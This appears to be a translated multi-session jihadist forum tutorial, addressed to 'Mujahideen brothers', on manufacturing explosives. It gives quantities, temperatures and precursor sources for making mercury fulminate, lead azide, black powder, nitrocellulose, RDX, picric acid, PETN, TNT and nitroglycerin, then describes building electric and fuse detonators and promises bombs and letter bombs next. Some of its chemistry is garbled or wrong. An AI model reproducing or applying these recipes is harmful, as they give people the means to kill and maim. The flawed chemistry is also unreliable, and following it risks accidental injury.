    - ♦ It could be disposed as follows: sand and filter dusts are spread in a flat shape in the same direction of wind, and in the open air and isolated area. The dynamite is placed after unwrapping it very carefully sticking to sand base, and is ignited through a slow cord after the withdrawal of everybody to a safe place. If the wind direction doesn't change, it will burn normally. But, if the wind direction changes, or becomes stagnant, the rise of flame temperature above it will cause a resound explosion. Therefore, a complete caution has to be taken.
4. Soft Plastic Explosives (Paste or Dough): They were manufactured to substitute the dynamite. They have the capabilities to destruct, demolish, form, and to stick to the targets. They are stronger than TNT and used broadly in the civilian and military sectors. They are two kinds, C3 and C4. The first one is (C3), which is a yellow paste and affected by moisture. Long time storage causes the loss of its dough (paste) ability, and becomes easy to break. Its strength is 1.34 of the TNT (this means 1.34 x 7000 m/s). The second one is (C4), which is a white cotton dough shape and little bit affected by moisture. Its strength is 1.4 of the TNT strength.
5. Gellgenett: it is the strongest military explosive, and it is a mixture (blend) of C3 and C4 in a specific percentage.

Third: Explosives that have High Temperature

1. Ammonal: It is a highly explosive compound that contains a mixture (blend) of ammonium nitrate, aluminum dust, and TNT with the following percentages: 22 | 11 | 67 % in sequence. It explodes causing a brightness and high temperature. Substitute in the United States with another compound called Tritonal, which is a mixture (blend) of 80% TNT and 20% aluminum sand.
2. Amatol: It is a mixture (blend) that has a good reaction with ammonium nitrate and TNT. Its explosion speed is less than TNT, which makes it more flammable.

Fourth: Activated Explosives

1. RDX: It is the strongest and effective explosive. It has a solid structure and looks like crystals similar to the table salt. Its explosion speed is 8387 m/s. It is very sensitive to impacts, and ignites by heat and explodes at 196^{o} Celsius. It is used in detonators' industries and as an activator with the initiators. It is included in several essential explosives.
2. PETN: It is very soft white granulates that is used in making explosive cord (cortex). Its explosive power is 1.7 of TNT, very sensitive to banging, and ignites by a flame.
3. Picric Acid: It is very soft yellow granulates and extremely sensitive to temperature, friction, and impact (bang). It dissolves in water and is considered the official military explosive in France.

In the following session, we will start making explosive and other related materials.

Fourth Session: Manufacturing Explosives

Introduction: Explosives are dangerous materials and differ from other materials because you can't control or predict what might result of its explosion, or the reaction with other materials. This needs a long experience and solid practical background. Therefore, don't play with explosives, and don't explore adding one material over another. Please be careful, follow the instruction in detail, and don't disregard the instructions for the sake of your safety and the safety of your surrounding.

Important observations before the preparation of any explosive material:

1. Read the experiment more than once, understand it very well, and know the details and procedures.
2. Conduct the experiment in a well-ventilated place, or outside in an open area, or in a well-aired place. Don't stands near the air duct because some experiments produce poisonous gases.
3. Provide a large amount of water during the experiments, and don't underestimate this issue at all. Water in some cases stops the reaction, and also a good solvent for many explosive and acids.
4. Be calm and patient during the experiment, because most of the experiments need sufficient time, and might be a long period in some cases.
5. It is a well-known scientific principle, "add acid to the water and not the opposite."
6. Bring all needed ingredients and know them very well before conducting the experiment.

7. Abide by the instructions and steps word by word, and please don't minimize (short cut) these steps if you want to conduct the experiment safely.
8. Make sure you have all first aid materials available in large quantities.
9. The experiment has to be conducted if possible by a person who has scientific or academic background especially in chemistry.

Preparing Mercury Fulminate:

It is used as a booster and activator material in the detonators and explosive capsules industries. The materials needed to prepare mercury fulminate:

1. Concentrated sulfuric acid (90%) or more. This could be obtained from the medical laboratories, blood analysis center, or some pharmacies. At this concentration, the material has a yellow color.
2. Concentrated ethylene alcohol (90%) or more, (alcohol), or medial alcohol (ethanol).
3. Mercury which can be obtained from the thermometers and laboratories. It is better to use the silver color mercury.
4. Pure water of blemishes.
5. Lab equipment (cups, thermometers, glass stirring stick, filter paper).

Preparation Process:

1. Put 19 cm^3 of pure water in a glass container then add 75 cm^3 of nitric acid to the water to dilute it [with the observation that acid is to be added to the water and to notice that if the nitric acid is not concentrated (65 to 80%), there is no need to use water with it].
2. Put 1cm^3 of mercury over the diluted nitric acid, and then stir the mixture. This process might take a little time, but it is important to dissolve the whole mercury because the lack of dissolving affects the outcome. During the dissolving processing, some poisonous red smokes evaporate.
3. After dissolving all the mercury in the diluted nitric acid, you will notice the color of solution is greenish orange.
4. In a separate container, put 112.5 cm^3 of alcohol in a container that handles high temperatures. Then quietly pour the previous solution over the alcohol. We heat up the new mixture on a heater and without flame to 85^o Celsius. Our measurement is not to reach 85^o Celsius, but to see white smokes, which might appear before and after the 85^o Celsius. Move the container immediately from the heater (Be careful: these gases are flammable). If the reaction is intensive after pouring the mercury to the alcohol, calm the reaction by adding a little amount of alcohol to the new solution.
5. During the reaction process, you will notice that the mercury fulminate starts to deposit in the bottom of the container. After the end of reaction, it will be left for

a period of time not less than ½ hour, then filter the solution through a filter paper to get the fulminate particles (granulates).

6. The particles contain some acid traces. Therefore, they have to be removed by adding distilled water to the particles while on the filtering paper several time to remove the acid traces. To make sure the traces are gone, we check the particles by using the blue sunflower paper; if the color changes to red, this means the acid traces are still there.
7. After the removal of acid traces, the particles are dried at a normal room temperature 20 to 30 degrees Celsius (don't expose it to sun).
8. The particles are kept in a cold and dry place. They are isolated away from banging and friction until needed.

Preparing Lead Azide:

It is used as an inducing material for explosion and included in the manufacturing detonators, special shell capsules, RDX, or PETN to detonate the major packages.

Required Components to Prepare Lead Azide:

1. Sodium azide (from medical laboratories)
2. Lead nitrate
3. Distilled water (regular water is not good)
4. Filtering papers
5. Wood rod
6. Different sizes of glass flasks.

Preparation Process:

Put 25 grams of sodium azide in a glass container, then add similar volume of distilled water, and stir the mixture (blend) until the azide is completely dissolved.

1. Put 75 grams of lead nitrate in another glass container, and add the volume of distilled water until the nitrate is completely dissolved.
2. Add the sodium azide solution into the lead nitrate solution. We will notice the reaction starts immediately, and the lead azide particles are made and deposited in the bottom of container.
3. Filter the particles by using the filter paper, and then wash the particles in a large quantity of water (about a cup of water) while they are on the filter paper.
4. Leave the particles to dry at the room temperature (don't expose them to the sun). Then, store them in glass or plastic containers.

Observation: This is the simplest way to make initiators. There are other initiators, and their manufacturing is more complicated.

In the next session, we will start in making activators. For those brothers who are requested illustrations, these two compounds are very clear in the subject.

Fifth Session: Making Different Kinds of Gunpowder

Note: despite my promise of publishing the manufacturing of activators in this session, respond to the desire of some Mujahideen brothers, and I introduce the manufacturing of gunpowder before the activators, which I will publish in the next session in God's willing.

First: Black Powder
It is a sample of explosive mixtures.
Characteristics: it is attracted to moisture and loses part of its strength through the moisture. It burns in irregular flickering flames and this is one of its biggest defects. It inflames easily when touching a burning object, or a flame. It can be used in uprooting rocks and detonating sealed shells (mechanical explosion) that have several nails, and other smaller objects.

It is prepared in two ways: the first one is without solvents as follows:

1. 75% of potassium nitrate + 15% of vegetal charcoal + 10% of a yellow agricultural sulfate

Preparation Process:
The three substances are grinded individually until they convert to a powder. Then mixed together very well until the mixture (blend) is perfect, and the gunpowder is then ready for use. (It is recommended to isolate it from moisture).

2. 75% of potassium chlorate + 12.5 of vegetal charcoal + 12.5 of a yellow agricultural sulfate

Preparation Process:
All three substances are grinded separately (be careful when you grind the potassium chlorate, and must be grinded very carefully because it is sensitive against friction and heat). Then, you mix them together gently until they blend together, and then the gunpowder is ready for use.

3. 70.4% of potassium nitrate + 10.2% of sodium sulfate + 19.4 of a yellow agricultural sulfate, and to follow the same previous process.

Observation: The percentages are weight percentages according to the amount needed to prepare. In other word, if we wish to prepare 1 kg of black powder, 75% of it will be potassium nitrate (about 3 | 4 of kilo), 15% of vegetal charcoal, 10% of yellow agricultural sulfate, and so on.
Second: by using solvents
The percentages used in this way are similar to the previous process with the addition of the ethylene alcohol (ethanol + alcohol) and water. We will discuss a sample of potassium nitrate.

Needed Substances:
22.5 grams of potassium nitrate + 4.5 grams of vegetal charcoal + 3 grams of yellow agricultural sulfate + 15 cm^3 of distilled water + 65 cm^3 of ethylene alcohol.

Preparation Process:

- Grind all three substances separately very well and gently.
- Mix the three substances very good and gently.
- Add ½ of the water amount to the mixture (blend), stir until they blend together, and then add the remaining of the water.
- Heat up the mixture (blend) gently until the bubbles come out of the mixture (the mixture must not boil, must keep its moisture, and must not dry).
- After seeing the bubbles, it should be poured immediately into the alcohol with stirring, and after it gets homogenous, it will be left for 4 minutes.
- The mixture is then filtered by pouring it over a piece of cloth, and gently squeezed of water. Then, it will be left in the sun to dry because the more delay we have, the less effective the black powder will be.
- It should be stored away from moisture after dryness.

Second: White or red gunpowder
This kind is used in weapons and shells as a propellant material, and can be prepared in a safe and easy way:

Needed Substances:

- Potassium nitrate
- Granulates white sugar
- Ferrous oxide powder (you can get it from the agricultural stores), and used as a booster. It is not an important substance if you can't find it.
- Pure water
- Heat source
- Wood spoon
- Metal filter

Preparation Process:

1. Put 480 cm^3 of sugar in a container that can handle the temperature, then add to it 560 cm^3 of potassium nitrate, and pour 840 cm^3 of pure water to mixture.
2. Place the mixture over a low fire and stir gently until the whole mixture blends in the water.
3. Add 30cm^3 of ferrous oxide (if available), which is better for the mixture, and stir gently until the mixture boils.
4. Continue in stirring until the mixture is reduced to 1/4th of its volume, and becomes heavier.
5. Display the mixture on an aluminum plate.
6. Expose the mixture to the sun until it dries completely.

7. Rub the substance part by part above the metal filter and expose it again to the sun to insure a complete dryness of granulates.
8. Keep it away of moisture until further need.

Third: Smokeless Powder (nitrocellulose)
It is used as propellant charges in some shells.

Needed Substances:

- Medical cotton
- Concentrated nitric acid (90% or more)
- Concentrated sulfuric acid (90% or more)
- Pure water (you can discount it if the concentration of two acids is less than 80% and more that 65%)
- Heat source
- Ice water
- Acetone

Preparation Process:

When both acids are concentrated:

1. Put 20 cm^3 of water in a container, and then add to it 250 cm^3 of sulfuric acid while the mixture container is placed in a larger ice container (ice bath). The temperature should not exceed 25^o Celsius.
2. After the completion of adding the sulfuric acid, add the nitric acid to the mixture. (Also the temperature should not exceed 25^o Celsius and the container should be in an ice bath).
3. The previous two steps are not needed if the acids are not concentrated and can be mixed directly.
4. Add the medical cotton in small pieces to the mixture and stir it good.
5. We continue the process until we get a heavy mixture (blend).
6. We can discard the remaining acid after squeezing the cotton by using the stirring tool to get rid of the acid completely.
7. We wash the cotton pieces that are rich in acid by boiled water for 25 minutes and to be done five times.
8. Dry the cotton under the sun.
9. Add acetone to the cotton in portions and stir until you get a stick mixture (blend) similar to the dough.
10. Leave it to dry or pour it in molds, and leave to dry until further need.

Smokeless white and red gunpowder can be used as bullets propellant, but the amount needed to be calculated according to the kind of the gunpowder. For example, the Kalashnikov bullet is charged with 1.65 grams of nitrocellulose, the G bullet is charged with 2.7 grams of nitrocellulose, and the 12 mm shell is charged with 3 grams of red or white powder.
It is better to review the number for accuracy.

In the next session, we will continue in manufacturing explosives.
Don't forget me of your prayers.

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Sixth Session: Making Activators

They are essential explosives that can be used individually for detonation and explosion. Because of the economical reasons and their extra sensitivity compared to other the essential explosives, they are used in detonators, and as a booster to other inducing substances inside the detonators, which are the discussed initiators in the previous session.

Some of these substances:

1. RDX
2. Picric Acid
3. PETN
4. DDNP

And other sources

First: Preparing RDX
It is a highly effective explosive and at the same time works as an activator, and included in making detonators.
It can be prepared in two ways: The first one is through getting it from C4 (in this case, if we can obtain C4, there is no need for RDX)

Needed Materials:

1. Gasoline (benzene)
2. C4 explosive
3. Two wide neck glass containers.
4. Paper filter
5. Wood or glass spoon
6. Teaspoon
7. Cup

Preparation Process
First: from C4

- Put about 15 grams of C4 (1 ½ of tea spoon) in one of the two containers, and add 240 cm^3 of benzene. The amount can be multiplied according to the need.
- Stir the mixture by using the glass or wood spoon until it dissolves the C4 into very small particles. Then leave the mixture for a complete ½ hour without stirring.
- Stir and mix again until you see small white particles in the container start to deposit in the bottom.
- Filter the mixture in the other container through the paper filter, and then wash the entrapped particles on the filter, and wash them with more benzene (about ½ cup).

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- Dry the particles in room temperature 20-30^{o} Celsius, and then store them is a sealed container.

Second: Lab Preparation
Needed Substances

1. Hexamine tetramine (butrobine) can be obtained from laboratories or chemical stores, or universities.
2. Ammonium nitrate (nitrogen percentage is more than 33%)
3. Concentrated nitric acid (more than 90%)
4. Wide neck glass container
5. Large tub for the ice bath
6. Heat source
7. Glass or wooden stirring stick
8. Filtering papers
9. Sodium carbonates
10. Pure water
11. PH papers, which is papers to measure the hydrogen potency in the solution where it gives red color if the center is acid, and gives blue color if the center is a basis (?).
12. Thermometer

Preparation Process

- Put 5 grams of butrobine in a container and add to it 48 grams of ammonium nitrate, and blend them together.
- Place the container in an ice bath after mixing, and add to it gently and in batch process 57 cm^{3} of concentrated nitric acid, and stir gently. Make sure the temperature of the mixture (blend) should not exceed 15^{o} Celsius.
- After adding all the acid and complete the stirring, place the mixture over a heat source (watch out for the direct flame), and raise the temperature of the mixture to 80^{o} Celsius, and keep at this level for ½ hour. The temperature should not exceed 81^{o} Celsius and should not go bellow 79^{o} Celsius for ½ hour. The best way is to use an electrical heater where you can keep the temperature on 80^{o} Celsius or you can monitor the thermometer, when the temperature reaches 80^{o}, you lift the mixture for a little bit, and then you return it again if the temperature becomes closer to 79.5^{o}, and so on.
- Important Warning: During the heating, harmful gases to the eyes and body are going to evaporate; you must be cautious, and keep your distance.
- After completing the heating process for ½ hour, the mixture is left to cool down until it reaches 20^{o} Celsius.
- The RDX particles will be clear and the remaining liquid is the ammonium nitrate.
- The RDX crystals will be affected by acid traces and to balance that, we filter the crystals through a filter paper, and place in another container. Then, we add to it 5% concentration of sodium carbonates. (This means to dissolve the sodium carbonate in the percentage of 5 grams + 100 cm^{3} of pure water). The adding process in done gently and in several periods. During the reaction, you will hear a reaction sound.

- We test the solution through the testing paper. If the color changes to brown (before blue), we stop the addition of sodium carbonate. The reaction is completed.
- Heat up the new solution after that until most of evaporates, and not all of it. If it evaporates completely, the RDX particles will melt (spontaneously during the evaporation, you will notice a sticky liquid, which is the melted RDX, and don't pour it).
- Cool off the container that has the remaining solution until the RDX particles deposit well.
- Dry the particles, then add drops of the concentrated nitric acid to complete the formation of RDX.
- To purify the RDX from blemishes, do the following:
  - Put some acetone in an empty glass jar and heat it up in water until 80^{o} Celsius, and the RDX spoon by spoon until is completely dissolved in the acetone. We leave it to cool off in the room temperature, which is about 25^{o} Celsius.
  - After one hour, the pure particles will appear again, and we do the filtering and keep them in a sealed container after dryness in room temperature.

Second: Preparing the Picric Acid Explosive

The Picric acid explosive is considered one of the highly combustible explosive, and can be used alone if it has large quantities.

Needed Substances

1. Aspirin tablets (contains phenol)
2. Regular ethylene alcohol 95% concentration
3. Concentrated sulfuric acid (from cars' batteries)
4. Potassium nitrate
5. Distilled water
6. Filter papers
7. Large container (tub)
8. Glass stick for stirring
9. Various glass containers
10. Heat source
11. Glue tape

Preparation Process:

- Grind 20 aspirin tablets in a glass container, add to them 1 table spoon of distilled water, and stir the mixture.
- Add ½ cup of the alcohol (about 100-120 cm^{3}) to the mixture and do a good stirring.
- Pour the mixture inside another container through paper filter, and get rid of the substance on the paper filter because we don't want it, but we want the solution.

- Make a hot bath to this solution until the water and alcohol evaporate. (Don't increase the temperature more than 80 degrees). It will leave a white powder.
- Add the white powder to 80 cm^3 of concentrated sulfuric acid (and not vice versa).
- Heat up the new mixture inside a warm water tub for 15 minutes, and until the changes to yellow closer to orange.
- Add 15 grams of potassium nitrate in three stages to the yellow made solution, and stir it. The solution will convert into a red color, and then will return again to the yellow color closer to orange.
- Leave the mixture to cool off gradually with the continuation of stirring.
- Add the solution to a 1 ¼ cup of cold water and continue in stirring.
- Pour the solution into another container through a paper filter. The yellow particles will be trapped on the paper filter.
- Wash the particles while they are on the paper filter buy using a little water (about 2 table spoons)
- Dry the yellow particles in the temperature of hot air. The particles are the required substance.

In the following session, we will continue to discuss the manufacturing of activators.
Don't forget me of your blessing.
God bless you.

In preparation of RDX, there is no need to add ammonium nitrate, and it has no role. The process is as mentioned, but without ammonium nitrate.
I would like to add that hexamine could be prepared in an easy way through the reaction of ammonia with formaldehyde according to this formula:

$NH_3 + 6HCOH \rightarrow$ 1 Hexamine + 6 H_2O_4

Therefore, the amounts are calculated according to the concentration.
The solution is then dried on the fire at the beginning of the deposit. It will be quickly flipped while using low fire using the heat distributor to avoid its burning.
Hexamine is moisture absorbent; therefore it must be used quickly and stored in a sealed container.

You can see processes of preparation on the following web site address: www.totse.com
It also contains ways to prepare nitroglycerin and acetone peroxide.

Observation: English files need to be edited because most of them have mistakes. In general the best source of English files is the pyrotechnics forum: **rec.pyro**

Instead of aspirin tablets, you can prepare the aspirin in an easy and cheap way:

1. Salicylic acid
2. Acetic anhydride

The addition is conducted in a water bath with continuous stirring for one full hour. After that, add to it 80ml of water, and you notice aspirin crystals. Filter and dry them.

Please give more detail about the preparation of hexamine.

490 ml of formalin is added gradually to 290 ml of ammonia. You will notice the increase in temperature because the result is a temperature centrifuge.
It should be left for few hours to dry through evaporation, and when the substance appears, it should be stirred in a quick way and left to dry.
Poisonous smells are emitted during the heating and you must have a good ventilation system. The formalin concentration is 36%, which is available. The ammonia concentration is 28%, which is available.
Usually, the ammonia concentration is less than the writing because it continuously evaporates. Therefore, you need to add more than what you need, and you can make sure whether the smell of formaldehyde is gone or not. According to that evaluation, you can add more ammonia until the smell becomes an ammonia smell. At the end, the ammonia will evaporate because of the temperature, and be cautious of direct smelling because it is harmful.
If you have different concentration and you want to calculate the amount, please mention that.

I remembered an important point:

- Dry the particles, then add drops of the concentrated nitric acid to complete the formation of RDX.

Please remember of not having any RDX acid remains, because they will be stable, and I don't know why we add the acid after making the RDX, unless the addition of acid will not make it acidic (because of the remains of sodium and acid are equal to that). But, always check its acid level and don't keep acidic.

Seventh Session: Continuation of Making Activators

We will continue in this seventh session the manufacturing of activators (explosives)

Manufacturing PETN Explosives:

It is a crystal substance in the pure status. It looks like a powder when you touch it. It melts at 141^{o} Celsius and can be in several ways, such as:

Needed Tools and Substances

- Glass stirring stick
- Temperature resisting container that handles 4000 ml
- Large filter papers
- 1 or 2 plastic buckets
- Plastic or wood spoon
- Drying containers like a tray
- Paper cups
- Mask and safety glasses
- Rubber gloves
- 2 heat resistant scaled tubes
- 600 cm^3 of nitric acid and the concentration is not less than 98%.
- 250 cm^3 of high quality Pentacrythrite. (From labs)
- 1500 cm^3 of pure acetone
- 1 spoon of sodium carbonate powder
- 800 cm^3 of distilled water
- 40 gallons of regular water
- Sunflower papers to test the acid
- Sunflower papers to test the level of PH within the acid range 0 to 7
- Crushed ice
- Observation: You can obtain all of these substances through the pharmaceutical companies.

Preparation Process:

1. Put 600 cm^3 of nitric acid in a 1000 cm flask (Don't forget to wear your mask and gloves).
2. Place the acid container in the largest container.
3. Put the crushed ice in the large container up to the level of acid in the small container.

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4. Pour regular water in the large container over the ice until it reaches 700 ml in the small container. (It will cover the acid completely at the height level, and be careful of the water or ice of reaching the acid, and change its concentration).
5. Place a thermometer and stick it into the tube wall where the mercury level is little bit below the level of acid.
6. Gently place the glass stick into the acid for stirring.
7. Prepare 250 cm^3 of Pentacrythrite in a glass or paper cup.
8. Start stirring the acid in the tube gently, and notice the temperature until it reaches 10^o Celsius.
9. When the acid reaches 10^o Celsius, start pouring the substance gently into the Pentacrythrite little by little from the edge of the cup. The solution will start rising as well as the temperature. Stop immediately when it reaches 18^o Celsius, and until the temperature drops to 10^o Celsius, and then continue until you pour the whole substance, and the temperature should not exceed 18^o Celsius.
10. Remove the container from the tub, and leave it aside until the reaction stabilizes for five minutes.
11. White yellowish crystals will be formed in the bottom. They are the PETN, and have an acid layer on them.
12. Stabilize the acid slowly without pouring out the bottom deposited substance.
13. Fill up the plastic bucket with 2 gallons of distilled water.
14. Pour the PETN with the remaining of the acid in the plastic bucket, and stir by using the glass stick.
15. Continue the stirring for 15 seconds, and then wait until the stabilization of PETN.
16. If you see an oily layer on the top of the water, stir the surface of the water until it leaves a spectrum of a thin layer at the surface, and the crystals deposit in the bottom.
17. After the deposit of the crystals, take a yellow sunflower paper and immerse it in water. If the color changes to red, this means there are still sufficient amount of remaining acid, and you repeat washing the crystals in the same way again and again until the traces of acid on the paper are gone.
18. Get rid of the water without losing the PETN, and leach the PETN by using the paper filter placed in a glass cone (1000).
19. Take the substance and spread it on a tray in a thin layer shape until it dries completely, and for several days.
20. The substance will be just a white crystal after dryness. We keep it and continue the following step to clean the PETN.
21. Take one tablespoon of sodium carbonate and add it to the flask, and then add 880 cm^3 of distilled water.
22. Stir until the carbonate dissolves completely.
23. Fill up the large container with 1500 cm^3 of acetone, and place it on a heating plate with the thermometer. Start stirring the acetone and keep the temperature between 50 to 60^o Celsius. (Be careful of exposing the acetone to any direct heat source, because it is flammable at 55^o Celsius and very dangerous).
24. Add two tablespoons of the substance to the acetone and let it dissolve. After that, the temperature will drop, and when it reaches 50^o Celsius, add two additional spoons and pour them in the acetone, leave them to dissolve, and the temperature will rise again

because of the heater and the temperature reaches 60^{o} Celsius. Then add two new spoons, and so on. Repeat the process until the all PETN is dissolved.

25. Keep the temperature at 55^{o} Celsius.
26. Add 10 cm^{3} of sodium carbonate, which was diluted previously in distilled water to the acetone.
27. Put a blue sunflower paper in the solution. If the color changes to red, add additional 10 cm^{3} of sodium carbonate to the acetone, then put a new paper and son on until the color of the paper stays the same (blue). Now, test the red paper, if the color change to blue, the solution is then stabilized.
28. Turn off the heater.
29. Immediately fill up the bucket with two gallons of cold water, and pour in it the contents of mixture and stir it very well. At that time, pure PETN crystals are formed very quickly.
30. Check the water in the bucket by using red and blue sunflower papers. It should not be any changes, and if there is a change, this means you made a mistake, and you must repeat the procedure, because the crystals are not good in this way.
31. Now we clean the PETN particles from acetone similar to the steps 12 and 13 until the smell acetone is disappeared.
32. After the sediment of the white particle, leave them to dry completely from moisture.
33. PETN is kept in a dry and dark place.

We sill start making the essential explosives in the next session,
Don’t forget me of your blessing.

Eighth Session: Making TNT and Nitroglycerine

Introduction: This session is considered the last of the series in making explosive materials within my knowledge. I have tried to present useful information instead of theoretical information that is hard to apply, because of the unavailability of its substances, or the difficulty in preparing it. We ask Allah to benefit us of the knowledge and I will in God's willing introduce the second stage of preparation of detonations, explosive packages, ways of detonating, and places to put the explosive packages to be more effective, etc.

Preparing TNT:
Required substances:

- Toluene: it is a colorless liquid that has a special smell. It boils at 110^{o} Celsius, and doesn't mix with water. It burns making a smoking flame, and used as a solvent to many organic materials. You can obtain it is form medical laboratories or universities.
- Concentrated nitric acid (more than 90% concentration)
- Concentrated sulfuric acid (more than 90% concentration)
- Heat resistance containers.
- Flameless heat source.
- Pure cold water.

Preparation Process:

1. We prepare two cups separately as follows:
2. Put 1 cm^{3} of water with 16.7 cm^{3} of nitric acid, and 45.6 cm^{3} of sulfuric acid in one cup. There no need to add water if the acids are not concentrated.
3. Put 11.2 cm^{3} of nitric acid with 7 cm^{3} of sulfuric acid in the other cup.
4. Take 5.6 cm^{3} of the first cup and place it in an ice bath.
5. When the temperature reaches less than 10^{o} Celsius, we gently add the toluene to the mixture, and stirring the mixture gently too.
6. Stir the solution gently and move it from the ice bath, and start heating the solution to 50^{o} Celsius while stirring.
7. When the temperature reaches 50^{o} Celsius, add 28.4 cm^{3} of the first cup mixture to the solution. The temperature should not rise above 50^{o} Celsius.
8. Raise the new mixture temperature to 55^{o} Celsius and keep it at this level for ten minutes. (It should not go above 56^{o} Celsius or below 54^{o} Celsius).

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9. Reduce the temperature to 45° Celsius and wait a little bit. An oily layer will be formed on the surface of the mixture. Suck it out by using a syringe and get rid of the remaining acid.
10. It is preferred to place the solution before sucking out the oily layer in a thin container to enable us to see the oily layer, and to suck it out gently from the mixture.
11. Now, add 18.3 cm^3 from the first cup mixture to the oily liquid gently, slowly, and without stirring.
12. Raise the temperature of the new mixture to 83° Celsius and keep it at this level for ½ hour.
13. After that, reduce the temperature to 60° Celsius and keep it at this level for another ½ hour.
14. The oily layer will appear again. Suck it out and get rid of the remaining acid.
15. Observation: The last acid is useful in making a less sensitive explosive by adding ammonium nitrate to the acid in a 20%-80% sequence.
16. Now, add 18.3 cm^3 of sulfuric acid to the oily liquid gently, slowly, and without stirring.
17. Raise the temperature of the new mixture to 80° Celsius. When you reach this degree, add gently, slowly, and without stirring an additional 18.3 cm^3 of the second cup mixture.
18. At the end, we raise the temperature to 104° Celsius exactly, and we keep it for three hours. (Don't increase above 104.5° Celsius and don't decrease it below 103.5° Celsius).
19. Reduce the temperature now to 100° Celsius and keep for ½ hour.
20. We notice the oily layer again, which is the TNT substance. We suck it out and get rid of the remaining solvent.
21. We add boiled water to the oily liquid and stir it to clean it from any traces of acid. We repeat the process for three times, and each time we add 120 cm^3 of water, and suck out the oily liquid after that, and then we get rid of the water.
22. Add 240 cm^3 of cold water to the oily liquid until the oily layer settle and make a white yellowish color.

Warning: When you get the TNT from the surface, the mixture gets cold, the upper layer freezes a little in addition to the part of the bottom layer, which is the acid layer. We don't withdraw this part and only withdraw the upper layer.

In the three stages of sucking out the oily layers, there are an estimated percentage of the oily liquid presents in the acid. We add cold water to the remaining acid until the part of frozen layer is settled, and added to the oily layer before getting rid of the acid.

Nitroglycerine Preparation
First way: by using glycerin

Needed Substances:

- Concentrated sulfuric acid (more than 90%)

- Concentrated nitric acid (more than 90%)
- Pure glycerin (used as paint)

Preparation Process:

1. Put 5.2 cm^3 of concentrated nitric acid inside a heat resisting container, and then place the container in an ice path until the temperature reaches 15^o Celsius.
2. Add 15.6 cm^3 of sulfuric acid gently and at several periods, and make sure the temperature does not exceed 20^o Celsius.
3. Reduce the temperature of the mixture to less than 8^o by adding more ice.
4. Add 2 cm^3 of glycerin drop-by-drop and be very carefully, and stir gently.
5. The temperature should not increase more than 9^o Celsius.
6. After the completion of adding all the glycerin, we continue stirring gently for five minutes. An upper layer of glycerin will be formed.
7. Prepare a base solution 5 cm^3 of sodium carbonate and 100 cm^3 of very cold pure water, and then add the sucked out nitroglycerin.
8. Suck out the nitroglycerin from the base solution by using the dropper, and repeat the above step three times, because leaving any acidic traces makes the nitroglycerin dangerous and unstable.
9. Keep the nitroglycerin in a sealed and cooled container.

Second way: by using alcohol
Needed substances

- Concentrated nitric acid
- Concentrated sulfuric acid
- Methanol alcohol, which is obtained from pharmacies and construction supply stores.

Preparation Process

1. Put 16.5 cm^3 of nitric acid in a container, and place that container in an ice bath. Decrease the temperature to 15^o Celsius.
2. Add 24 cm^3 of the sulfuric to the nitric acid gently and in portions, and make sure the temperature does not increase more than 20^o Celsius.
3. Decrease the temperature to 10^o Celsius.
4. Now, slowly, and very gently add 13.5 cm^3 of methanol alcohol and stir it very slowly.
5. Be careful of this stage. The temperature should not exceed 25^o Celsius. If the temperature rises more than 30^o Celsius, pour the solution to the iced water to avoid explosion.
6. After pouring the whole alcohol, stir slowly for 40 seconds, and then leave the solution in the ice bath for five minutes.
7. We notice the formation of nitroglycerin above the solution. Suck it out by a dropper and repeat steps 7, 8, and 9 of the first way to get ride of acid traces.
8. The nitroglycerin is kept in a sealed container and stored in a cold place.

Nitroglycerin is the major element in making dynamite and explosive materials. We presented that in the previous sessions on how to use the nitroglycerin suitably.

When mixing the nitroglycerin with other components, an extreme caution has to be taken, and the mixing environment has to be kept cold to complete the mixing. (You can review the percentages of dynamite components and other explosives from the previous lectures).

We ask Allah to benefit us of what He taught us. We will start in future sessions to make explosive packages, bombs, detonators, and others.

Don't forget me of your blessing.
May God bless you and bring to us more people like you.

If possible, I have some observations:

1. Nitroglycerine is dangerous and unstable. Therefore, when you prepare large quantities, you should very careful, and must use it immediately in making dynamite, and don't store it for a long period.
2. Must be assured that the nitroglycerin is balanced and has no acid through the use of acid measure (sunflower papers).
3. Glycerin deposits in the bottom and not the top.
4. I did not hear its use in paints, but in crèmes, and it is available in pharmacies.

Ninth Session: Making Detonators

Thanks to the greater Allah, God of People.
We start with a new series that specializes in making explosive, flammable packages, detonators, bomb letters, and others supported by illustrations.

Making Detonators:

The series of known explosion is the initiator, detonator, and major explosives. The initiator is usually a flame, heat, or impact. The detonator has a small inducing charge and has a small activating charge that burst sending a sufficient shockwave to detonate the major package.
All of the current detonators contain a suitable initiator, and we will know in this session how to make a detonator and have it ready for detonation.
There are two kinds of detonators; electrical detonator and a detonator with a safety cord. Both of them contain the same contents, and the difference is only in the initiation.

Needed Materials:

- Black gunpowder
- Bulbs of hand battery
- Thin aluminum pipes (6 mm to 1 cm in diameter). You can obtain them from the TV antenna or any other sources, and must be welded from one end.
- Thin copper pipes (6 mm to 1 cm in diameter). You can obtain them from the refrigerator repair shop or any other sources, and must be welded from one end.
- You can ignore the aluminum and copper pipes, and use the cover of plastic syringes.
- Lead azide
- Mercury fulminates
- RDX, PETN, or picric acid.
- Thin electrical wires and must be covered in plastic.
- Tools: pliers, scissor, rubber dough, tape, Arabic liquid glue, etc.

Manufacturing Process:

1. We prepare the pipe as shown in figurer 1.
2. When using lead azide, we use the aluminum or plastic pipe.
3. When using mercury fulminates, we use the copper or plastic pipe.
4. Break the battery bulb carefully without touching the tungsten wire (illuminated wire), and don't touch the connecting wires as shown in figure 2.

i. Put one gram of RDX, PETN, or picric acid, whatever available (RDX is the best) in the bottom of the tube and press it gently and cautiously by using a wood or glass stick. Then, put a small drop of Arabic glue to stick it in the tube bottom. (It can be mixed gently with glue before putting it in the bottom of the container).

5. Add to it one gram of lead azide or mercury fulminate, and be cautious about the metal object as mentioned above.
6. The detonator is ready for use now.
7. If we want to manufacture an electrical detonator, we do the following:
8. Mix a small amount of black gunpowder with glue, which is sufficient to cover the tungsten, and stick them gently to the tungsten wire.
9. Tie up the two ends of tungsten wire with two thin wires as shown in figure 3.
10. Place it gently inside the pipe until it touches the inducing material.
11. Isolate the pipe of all its contents by using rubber dough.
12. The electrical detonator is ready for use as shown in figure 5.
13. If we want a regular detonator:
14. Mix a small amount of black gunpowder with glue that is sufficient to cover the inducing material in a very thin layer, and place them inside the pipe and above the inducing material very carefully.
15. The detonator is ready as shown in figure 5. When used, we insert the safety wire until it touches the black gunpowder, and then press the upper edge of the pipe gently until the wire is settled inside the pipe.

